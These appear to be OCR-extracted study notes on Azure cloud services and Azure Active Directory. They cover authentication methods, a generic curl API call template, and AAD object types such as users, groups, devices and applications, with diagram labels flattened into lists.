
```
curl -X Method --header "Authorization: Bearer $AccessToken" https://API-URL
```

Tools :

Microsoft Graph Explorer [https://developer.microsoft.com/graph/graph-explorer]

Postman

Azure Cloud Services



Azure Cloud

Azure AD

Azure Resource Manager (ARM)

0365/ M 365

Identify

Compute

Storage

Networking

Access Management

Collaboration & Enterprise Applications

AAD User & APP

AAD Roles

VM

Azure Function

AKS

Blob

Azure Database

Disk Storage

VNet

RBAC


Exchange

Security

3.3 Azure Active Directory

- Azure Active Directory (Azure AD) is Microsoft's enterprise cloud-based identity and access management (IAM) solution.

- Azure AD is the backbone of the Office 365 system, and it can sync with on-premise Active Directory and provide authentication to other cloud-based systems via OAuth.



Windows Server Active Directory

Azure AD Connect

Azure Active Directory

Cloud applications

Public cloud

Docusign

External identities

On-premises Applications

Authentication Methods with Azure AD -

A. Portal

   https://aad.portal.azure.com

A. PowerShell

   - Azure-AD Module
   - Msol Module

A. CLI


   - Az Module

A. API

   - Microsoft Graph API [graph.microsoft.com]

Azure AD Objects -

- Each azure ad object has an unique id associated with it, called object id.
- Each aad object has its own property.
- List of aad objects -
    - Users
    - Groups
    - Devices
    - Applications



AAD Objects

User

Member

Guest

Group

Security

(Permission Assignment)

Dynamic

(Email Distribution)

Device

AAD joined

(Corporate owned)

Registered

(BYOD)

Hybrid

(AAD+AD)

Application

Enterprise Application

Microsoft App

Custom App

Merged identify

(First & third party multi tenant App)

